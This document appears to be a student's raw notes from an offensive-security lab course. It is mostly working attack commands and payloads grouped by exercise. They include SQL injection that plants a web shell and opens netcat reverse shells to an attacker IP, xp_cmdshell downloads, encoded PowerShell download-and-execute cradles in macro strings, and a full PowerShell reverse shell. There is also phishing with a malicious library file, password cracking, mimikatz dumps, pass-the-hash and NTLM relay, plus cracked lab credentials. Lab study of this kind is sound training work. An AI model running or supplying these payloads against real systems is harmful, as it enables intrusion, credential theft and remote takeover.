http://alvida-eatery.org/wp-admin/admin-ajax.php?action=get_question&question_id=1%20union%20select%201%2C1%2Cchar(116%2C101%2C120%2C116)%2Cuser_login%2Cuser_pass%2C0%2C0%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%20from%20wp_users
MD5
$P$BINTaLa8QLMqeXbQtzT2Qfizm2P/nI0
kali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt md5.txt
ID : admin / PW : hulabaloo
var ajaxRequest = new XMLHttpRequest();
var requestURL = "/wp-admin/user-new.php";
var nonceRegex = /ser" value="([^"]*?)"/g;
ajaxRequest.open("GET", requestURL, false);
ajaxRequest.send();
var nonceMatch = nonceRegex.exec(ajaxRequest.responseText);
var nonce = nonceMatch[1];
-----
10.3.2. Number 5
192.168.194.48
' ORDER BY 1 -- //
' union select null,null,null,null,@@version,null -- //
' UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null, null INTO OUTFILE "/var/www/html/tmp/webshell.php" -- //
There are two choices.
1) http://192.168.194.48/webshell.php?cmd=nc 192.168.45.195 7777 -e /bin/sh
2) http://192.168.194.48/webshell.php?cmd=cat ~/flag.txt
-----
10.3.2. Number 6
192.168.163.49
CVE-2019-9193
Check value and Find that Using PostgreSQL(Error message)
';DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(data text);COPY cmd_exec FROM PROGRAM '/usr/bin/nc.traditional -e /bin/sh 192.168.45.195 443';--
URL Encoding
%27%3bDROP+TABLE+IF+EXISTS+cmd_exec%3bCREATE+TABLE+cmd_exec(data+text)%3bCOPY+cmd_exec+FROM+PROGRAM+%27%2fusr%2fbin%2fnc.traditional+-e+%2fbin%2fsh+192.168.45.195+443%27%3b--
-----
10.3.2. Number 7
192.168.189.50
Windows.
MSSQL
check blind sql injeciton(time-based)
' WAITFOR DELAY '0:0:5'--
'EXECUTE xp_cmdshell 'powershell.exe wget http://192.168.45.195:8000/netcat/nc.exe -OutFile C:\windows\temp\nc.exe';--
%27EXECUTE+xp_cmdshell+%27powershell.exe+wget+http%3a%2f%2f192.168.45.195%3a8000%2fnetcat%2fnc.exe+-OutFile+C%3a%5cwindows%5ctemp%5cnc.exe%27%3b--
'EXECUTE xp_cmdshell 'C:\windows\temp\nc.exe -e cmd.exe 192.168.45.195 5555';--
%27EXECUTE+xp_cmdshell+%27C%3a%5cwindows%5ctemp%5cnc.exe+-e+cmd.exe+192.168.45.195+5555%27%3b--
'EXECUTE xp_cmdshell 'whoami';--
----Enable xp_cmdshell----
'EXEC sp_configure 'show advanced options', 1;--
'RECONFIGURE;--
'EXEC sp_configure "xp_cmdshell", 1;--
'RECONFIGURE;--
%27EXEC+sp_configure+%27show+advanced+options%27%2c+1%3b--
%27RECONFIGURE%3b--
%27EXEC+sp_configure+%22xp_cmdshell%22%2c+1%3b--
%27RECONFIGURE%3b--
------------------------------
';EXEC xp_cmdshell "certutil -urlcache -f http://192.168.45.195/netcat/nc64.exe c:/windows/temp/nc64.exe";--
'%3BEXEC%20xp_cmdshell%20%22certutil%20-urlcache%20-f%20http%3A%2F%2F192.168.45.172%2Fnc64.exe%20c%3A%2Fwindows%2Ftemp%2Fnc64.exe%22%3B--
';EXEC xp_cmdshell "c:\windows\temp\nc64.exe kali.ip 4444 -e cmd.exe";--
'%3BEXEC%20xp_cmdshell%20%22c%3A%5Cwindows%5Ctemp%5Cnc64.exe%20192.168.45.172%204444%20-e%20cmd.exe%22%3B--%20
==============================
11.1.1 Number 1
kali@kali:~/Downloads$ exiftool -a -u old.pdf
Number2
kali@kali:~/Downloads$ gobuster dir -u 192.168.189.197 -x pdf -w /usr/share/wordlists/dirb/common.txt -t 5
-------------------
11.2.3 Number 1
kali@kali:~/Downloads$ xfreerdp /u:offsec /p:lab /v:192.168.228.196
IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.195/powercat.ps1');powercat -c 192.168.45.195 -p 4444 -e powershell
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADEAOQA1AC8AcABvAHcAZQByAGMAYQB0AC4AcABzADEAJwApADsAcABvAHcAZQByAGMAYQB0ACAALQBjACAAMQA5ADIALgAxADYAOAAuADQANQAuADEAOQA1ACAALQBwACAANAA0ADQANAAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGwA
Str = Str + "powershell.exe -nop -w hidden -e SQBFAFgAKABOAGUAd"
Str = Str + "wAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA"
Str = Str + "uAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhA"
Str = Str + "GQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADI"
Str = Str + "ALgAxADYAOAAuADQANQAuADEAOQA1AC8AcABvAHcAZQByAGMAY"
Str = Str + "QB0AC4AcABzADEAJwApADsAcABvAHcAZQByAGMAYQB0ACAALQB"
Str = Str + "jACAAMQA5ADIALgAxADYAOAAuADQANQAuADEAOQA1ACAALQBwA"
Str = Str + "CAANAA0ADQANAAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGw"
Str = Str + "A"
IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.195/powercat.ps1');powercat -c 192.168.45.195 -p 4444 -e powershell
Str = Str + "powershell.exe -nop -w hidden -e SUVYKE5ldy1PYmplY"
Str = Str + "3QgU3lzdGVtLk5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5"
Str = Str + "nKCdodHRwOi8vMTkyLjE2OC4xMTkuMi9wb3dlcmNhdC5wczEnK"
Str = Str + "Ttwb3dlcmNhdCAtYyAxOTIuMTY4LjExOS4yIC1wIDQ0NDQgLWU"
Str = Str + "gcG93ZXJzaGVsbA=="
--------
11.2.3 Number 1
install and enable ssh(for transport ms word file)
sudo systemctl status ssh
sudo apt update
sudo apt install openssh-server
sudo systemctl start ssh
sudo systemctl enable ssh
sudo systemctl status ssh
=========
11.3.1 Number 1
192.168.203.195
192.168.203.194 offsec / lab
kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.45.195</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.195:8000/powercat.ps1');powercat -c 192.168.45.195 -p 4444 -e powershell"
kali@kali:~/webdav$ smbclient //192.168.203.195/share -c 'put config.Library-ms'
======================
192.168.179.199
192.168.179.194 offsec/lab
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.195:8000/powercat.ps1');powercat -c 192.168.45.195 -p 4444 -e powershell"
nmap -vv -sT 192.168.203.199
Nmap scan report for 192.168.203.199
Host is up, received syn-ack (0.10s latency).
Scanned at 2024-05-22 02:24:13 KST for 11s
Not shown: 992 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON
25/tcp open smtp syn-ack
80/tcp open http syn-ack
110/tcp open pop3 syn-ack
135/tcp open msrpc syn-ack
139/tcp open netbios-ssn syn-ack
143/tcp open imap syn-ack
445/tcp open microsoft-ds syn-ack
587/tcp open submission syn-ack
kali@kali:~$ gobuster dir -u 192.168.179.199 -x pdf,txt -w /usr/share/wordlists/dirb/directory-list-2.3-medium.txt -t 100
info.pdf / Info.pdf -> find e-mail
kali@kali:~/Downloads$ exiftool Info.pdf
Dave Wizard
dave.wizard@supermagicorg.com
test@supermagicorg.com
kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/
kali@kali:~$ python3 -m http.server 8000
swaks tool <- for sending e-mail
ex) swaks -t username@gmail.com -s smtp.gmail.com:587 -tls -a LOGIN [enter]\
sudo swaks -t dave.wizard@supermagicorg.com --from test@supermagicorg.com -ap --attach @config.Library-ms --server 192.168.179.199 --body "This is example" --header "Subject: Problems" --suppress-data
==============================================
12.4.1. Walkthrough
http://192.168.179.11/project/
george@AIDevCorp.org:AIDevCorp
qdPM 9.1 Version
Find Exploit DB(EDB_ID : 50944)
python3 50944.py -url http://192.168.179.11/project/ -u george@AIDevCorp.org -p AIDevCorp
curl http://192.168.179.11/project/uploads/users/657122-backdoor.php?cmd=whoami
curl http://192.168.179.11/project/uploads/users/657122-backdoor.php --data-urlencode "cmd=locate nc"
kali@kali:~$ nc -lvnp 6666
kali@kali:~$ curl http://192.168.179.11/project/uploads/users/657122-backdoor.php --data-urlencode "cmd=nc -nv 192.168.45.195 6666 -e /bin/bash"
---------------------
12.4.1. Number 1
192.168.250.10
kali@kali:~/Desktop/OSCP$ smbclient //192.168.250.10/offsec
sudo msfvenom -p /windows/x64/shell_reverse_tcp LHOST=192.168.45.195 LPORT=8080 -f exe -o reverse_shell.exe
kali@kali:~/Desktop/OSCP$ python3 50972.py 192.168.250.10 192.168.45.195 reverse_shell.exe
Identified the exploit as being 50972.py
Built my payload with msfvenom -p /windows/x64/shell_reverse_tcp LHOST=192.168.45.199 LPORT=8080 -f exe -o reverse_shell.exe
Started a listener with nc -nvlp 8080 on my kali
Ran python3 ./50972.py 192.168.244.10 192.168.45.199 reverse_shell.exe
------------------------
12.4.1. Number 2
192.168.250.188
kali@kali:~/Desktop/OSCP$ nmap -sV 192.168.250.188
kali@kali:~/Desktop/OSCP$ searchsploit Apache HTTP Server
50512.py
------------------------
12.4.1. Number 3
192.168.250.52
PublicExploits03 SSH on Port 32826:
student / lab
ssh student@192.168.250.52
kali@kali:~/Desktop/OSCP$ nmap -sV -p- 192.168.250.52 -T5
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Ubuntu 5ubuntu1.2 (Ubuntu Linux; protocol 2.0)
32822/tcp open james-admin JAMES Remote Admin 2.3.2
32823/tcp open nntp JAMES nntpd (posting ok)
32824/tcp open pop3 JAMES pop3d 2.3.2
32825/tcp open smtp JAMES smtpd 2.3.2
32826/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
Service Info: Host: 9c63ffb7544e; OS: Linux; CPE: cpe:/o:linux:linux_kernel
serachsploit james
serachsploit -m 50347
@ modify script @
==========================
kali@kali:~$ sudo apt install mingw-w64
--------------------------
13.2.3 Number 1
192.168.250.45
root / lab
Number 2
192.168.250.52
user : offsec
password : lFEZK1vMpzeyZ71e8kRRqXrFAs9X16iJ
This site is powered by CMS Made Simple version 2.2.5
searchsploit CMS 2.2.5
searchsploit -m 44976
kali@kali:~/Desktop/OSCP$ curl -k http://192.168.250.52/cmsms/uploads/shell.php?cmd=whoami
nc -e /bin/sh 192.168.45.195 4444
nc%20-e%20%2Fbin%2Fsh%20192.168.45.195%204444
kali@kali:~/Desktop/OSCP$ curl -k http://192.168.250.52/cmsms/uploads/shell.php?cmd=cat%20/home/flag.txt
OS{f74885a43f7b07efdc9c0601437f8bd5}
Number 3
192.168.250.46
kali@kali:~/Desktop/OSCP$ nmap -sV 192.168.250.46
kali@kali:~/Desktop/OSCP$ gobuster dir -u 192.168.179.10 -w /usr/share/wordlists/dirb/common.txt -t 5
/seclab/
searchsploit -m 46481.py
cp /var/lib/inetsim/http/fakefiles/sample.jpg SecSignal.jpg
* There are many Sample file in " /var/lib/inetsim/http/fakefiles "
python2 46481.py http://192.168.250.46/seclab/
Number 4
192.168.250.213
nmap -sV 192.168.157.213
easy chat server 1.0
searchsploit 50999.py
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.45.195 LPORT=443 -f python -b "\x00\x20" -v shellcode
set payload windows/meterpreter/reverse_tcp
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.45.195
lhost => 192.168.45.195
msf exploit(multi/handler) > set lport 443
msf exploit(multi/handler) > run
kali@kali:~/Desktop/OSCP/test$ python3 50999.py 192.168.157.213 20000
=================================
14.1.3 Number 1
kali@kali:~/Downloads$ xfreerdp /u:offsec /p:lab /v:192.168.157.61
kali@kali:~/Desktop/OSCP/test$ smbclient //192.168.157.61/Users -U offsec
=================================
15.1.1 Number 1
192.168.157.201
kali@kali:~/offsec$ sudo nmap -sV -p 2222 192.168.157.201
kali@kali:/usr/share/wordlists$ hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.157.201
* george / chocolate
kali@kali:/usr/share/wordlists$ ssh -p 2222 george@192.168.157.201
---------------------
15.1.1 Number 2
192.168.157.202
kali@kali:/usr/share/wordlists$ hydra -L /usr/share/wordlists/names.txt -p "SuperS3cure1337#" rdp://192.168.157.202
---------------------
15.1.1 Number 3
192.168.157.202
kali@kali:~/offsec$ sudo nmap -sV -p 2222 192.168.157.202
Host is up (0.099s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp?
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
8000/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
kali@kali:/usr/share/wordlists$ hydra -l itadmin -P /usr/share/wordlists/rockyou.txt -s 21 ftp://192.168.157.202
[21][ftp] host: 192.168.157.202 login: itadmin password: hellokitty
kali@kali:/usr/share/wordlists$ sudo ftp itadmin@192.168.157.202
==============================
15.1.2 Number 1
192.168.157.201
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open http PHP cli server 5.5 or later
kali@kali:~$ hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.157.201 http-post-form "/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"
[80][http-post-form] host: 192.168.157.201 login: user password: 121212
--------------------
15.1.2 Number 2
192.168.157.201
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41
kali@kali:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.157.201 http-get://192.168.157.201 "/
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt http-get://192.168.157.201
[80][http-get] host: 192.168.157.201 login: admin password: 789456
=========================
15.2.2 Number 1
MD5
056df33e47082c77148dba529212d50a
rule
1@3$5
kali@kali:~/tmp$ hashcat -r demo.rule --stdout rockyou.txt
kali@kali:~/tmp$ hashcat -m 0 crackme.txt rockyou.txt -r demo.rule --force
15.2.2 Number 2
19adc0e8921336d08502c039dc297ff8
kali@kali:~/tmp$ echo -n "u d" > demo.rule
kali@kali:~/tmp$ hashcat -m 0 crackme.txt rockyou.txt -r demo.rule --force
===================
15.2.3
Use hash-identifier / hashid
4a41e0fdfb57173f8156f58e49628968a8ba782d0cd251c6f3e2426cb36ced3b647bf83057dabeaffe1475d16e7f62b7
$2y$10$XrrpX8RD6IFvBwtzPuTlcOqJ8kO2px2xsh17f60GZsBKLeszsQTBC
====================
15.2.4
password manager windows : 1Password / KeePass
Easy transfer to use scp
scp Database.kdbx kali@192.168.45.185:/home/kali/Desktop/OSCP/15.3.1
active smb-server
kali@kali : impacket-smbserver share . -smb2support -username <kali> -password <kali>
impacket-smbserver share . -smb2support -username kali -password kali
On windows
net use \\192.168.45.x\share /user:<name> <password>
net use x: \\192.168.45.195\share /user:kali kali
copy <file> \\<kali ip>\share OR copy <file> x:
PS C:\Users\jason> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
15.2.4 Number 1
192.168.197.203
jason / lab
smbclient //192.168.197.203/Users -U jason
kali@kali:~/passwordattacks$ ls -la Database.kdbx
-rwxr--r-- 1 kali kali 1982 May 30 06:36 Database.kdbx
kali@kali:~/passwordattacks$ keepass2john Database.kdbx > keepass.hash
kali@kali:~/passwordattacks$ cat keepass.hash
kali@kali:~/passwordattacks$ hashcat --help | grep -i "KeePass"
13400 | KeePass 1 (AES/Twofish) and KeePass 2 (AES) | Password Manager
kali@kali:~/passwordattacks$ hashcat -m 13400 keepass.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/rockyou-30000.rule --force
result -> qwertyuiop123!
XOWV2yg3JVkYc5cOBYip
---------------------
15.2.4 Number 2
192.168.197.227
user : nadine
kali@kali:~/Desktop/OSCP$ hydra -l nadine -P /usr/share/wordlists/rockyou.txt rdp://192.168.197.227
[3389][rdp] host: 192.168.197.227 login: nadine password: 123abc
scp Database.kdbx kali@192.168.45.185:/home/kali/Desktop/OSCP
kali@kali:~/passwordattacks$ keepass2john Database.kdbx > keepass.hash
kali@kali:~/passwordattacks$ hashcat -m 13400 keepass.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/rockyou-30000.rule --force
result -> pinkpanther1234
eSGJIzUp5nrr834QZBWK
==============================
15.2.5 Number 1
192.168.197.201
kali@kali:~/passwordattacks$ ssh2john id_rsa > ssh.hash
kali@kali:~/passwordattacks$ cat ssh.hash
kali@kali:~/passwordattacks$ hashcat -h | grep -i "ssh"
kali@kali:~/passwordattacks$ cat ssh.rule
[List.Rules:sshRules]
c $1 $3 $7 $!
c $1 $3 $7 $@
c $1 $3 $7 $#
kali@kali:~/passwordattacks$ sudo sh -c 'cat /home/kali/passwordattacks/ssh.rule >> /etc/john/john.conf'
kali@kali:~/passwordattacks$ john --wordlist=ssh.passwords --rules=sshRules ssh.hash
Umbrella137!
kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.197.201
--------------------------------
15.2.5 Number 2
192.168.197.201
kali@kali:~/Desktop/OSCP$ searchsploit apache 2.4.49
searchsploit -m 50383
echo -n "192.168.197.201" > targets.txt
./50383.sh targets.txt /etc/passwd
alfred:x:1000:1000::/home/alfred:/bin/bash
kali@kali:~/passwordattacks$ ssh2john id_rsa > ssh.hash
kali@kali:~/Desktop/OSCP/15.2.5$ john --wordlist=/usr/share/wordlists/rockyou.txt --rule=sshRules ssh.hash
Superstar137!
kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 alfred@192.168.197.201
======================================
15.3.1 Number 1
192.168.197.210
offsec / lab
PS C:\Users\offsec> Get-LocalUser
PS C:\tools> .\mimikatz.exe
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::sam
RID : 000003ea (1002)
User : nelly
Hash NTLM: 3ae8e5f0ffabb3a627672e1600f1ba10
kali@kali:~/passwordattacks$ cat nelly.hash
kali@kali:~/passwordattacks$ hashcat --help | grep -i "ntlm"
kali@kali:~/passwordattacks$ hashcat -m 1000 nelly.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
3ae8e5f0ffabb3a627672e1600f1ba10:nicole1
OS{ac55681a91cdf9f842e1f3721841d655}
--------------------------------
15.3.1 Number 2
192.168.197.227
Access VM #2 via RDP as user nadine with the password retrieved in the exercise of the section labelled "Password Manager" and leverage the methods from this section to extract the NTLM hash of the user steve. Use best64.rule for the cracking process and enter the plain text password as answer to this exercise.
nadine
kali@kali:~/Desktop/OSCP/15.3.1$ hydra -l nadine -P /usr/share/wordlists/rockyou.txt rdp://192.168.197.227
nadine / 123abc
impacket-smbserver share . -smb2support -username kali -password kali
net use x: \\192.168.45.185\share /user:kali kali
copy Database.kdbx \\192.168.45.185\share
RID : 000003eb (1003)
User : steve
Hash NTLM: 2835573fb334e3696ef62a00e5cf7571
kali@kali:~/Desktop/OSCP/15.3.1$ hashcat -m 1000 steve.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
2835573fb334e3696ef62a00e5cf7571:francesca77
steve / francesca77
--------------------------------
15.3.2 Number 1
192.168.224.211
gunther / password123!
192.168.224.212
PS C:\Users\offsec> Get-LocalUser
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::sam
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 7a38310ea6f0027ee955abed1762964b
kali@kali:~$ smbclient \\\\192.168.224.212\\secrets -U Administrator --pw-nt-hash 7a38310ea6f0027ee955abed1762964b
kali@kali:~$ smbclient //192.168.224.212/secrets -U Administrator --pw-nt-hash 7a38310ea6f0027ee955abed1762964b
impacket-psexec -hashes 00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b Administrator@192.168.224.212
impacket-wmiexec -hashes 00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b Administrator@192.168.224.212
----------------------------------
15.3.3 Number 1
192.168.224.211
kali@kali:~$ nc 192.168.224.211 4444
C:\Windows\system32> whoami
C:\Windows\system32> net user paul
kali@kali:~$ ip a
kali@kali:~$ sudo responder -I tap0
SMB server [ON]
SMB] NTLMv2-SSP Client : 192.168.224.211
[SMB] NTLMv2-SSP Username : FILES01\paul
[SMB] NTLMv2-SSP Hash : paul::FILES01:90864d28c6cc0583:C7BFF54F2E1F01586C61732E5DB614D2:010100000000000080A0FE428CB2DA013F38651E15F3B8F40000000002000800490046005600330001001E00570049004E002D00510058004C004A00340055004300510039003200580004003400570049004E002D00510058004C004A0034005500430051003900320058002E0049004600560033002E004C004F00430041004C000300140049004600560033002E004C004F00430041004C000500140049004600560033002E004C004F00430041004C000700080080A0FE428CB2DA0106000400020000000800300030000000000000000000000000200000A8E932A27C367609FAA7B737747C9AC8F71288A00702213E4175617603B18BC30A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00340035002E003100380035000000000000000000
kali@kali:~/Desktop/OSCP/15.3.3$ hashcat --help | grep -i "ntlm"
kali@kali:~$ hashcat -m 5600 paul.hash /usr/share/wordlists/rockyou.txt --force
123Password123
OS{723f1e5d8f673b49629f65a7908382f3}
-----------------------------------
15.3.3 Number 2
kali@kali:~$ sudo responder -I tap0
[modified upload file name]
brupsuite -> \\\\192.168.45.185\\test.txt
[SMB] NTLMv2-SSP Client : 192.168.224.210
[SMB] NTLMv2-SSP Username : MARKETINGWK01\sam
[SMB] NTLMv2-SSP Hash :
sam::MARKETINGWK01:c2edd393d007fbeb:2A2519863C09FDED2F6F3D425824D7F2:010100000000000000B34303A4B2DA019FBB9AEEEBA59ABE0000000002000800580049004B00520001001E00570049004E002D0030003600450030004E0054004600330046005200470004003400570049004E002D0030003600450030004E005400460033004600520047002E00580049004B0052002E004C004F00430041004C0003001400580049004B0052002E004C004F00430041004C0005001400580049004B0052002E004C004F00430041004C000700080000B34303A4B2DA010600040002000000080030003000000000000000000000000020000076C478B936C7D4725FC208512791ACCD67C1354F16D14501448E296DAA62BAB30A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00340035002E003100380035000000000000000000
kali@kali:~$ hashcat -m 5600 paul.hash /usr/share/wordlists/rockyou.txt --force
DISISMYPASSWORD
OS{1e675871f5ea0a2483bc41fa80a7e297}
-----------------------------------
15.3.4 Number 1
192.168.224.212
192.168.224.211
powershell_reverse_shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.185',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQANQAuADEAOAA1ACcALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAiAC4AIAB7ACAAJABkAGEAdABhACAAfQAgADIAPgAmADEAIgAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
kali@kali:~$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.224.212 -c "powershell -enc JABjAGwAaQBlAG4AdA..."
kali@kali:~$ nc -nvlp 4444
kali@kali:~$ nc 192.168.224.211 5555
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
files01\files02admin
C:\Windows\system32>dir \\192.168.45.185\test
----------------------------------------------------
15.3.4 Number 2
192.168.224.202 / 192.168.224.212
Warning: 192.168.224.202 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.224.202
Host is up (0.10s latency).
Not shown: 933 closed tcp ports (conn-refused), 61 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp?
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
8000/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
anastasia
kali@kali:~/Desktop/OSCP$ hydra -l anastasia -P /usr/share/wordlists/rockyou.txt rdp://192.168.224.202
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.185',5555);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.224.212 -c "powershell -enc JABjAGwAaQBlAG4AdA..."
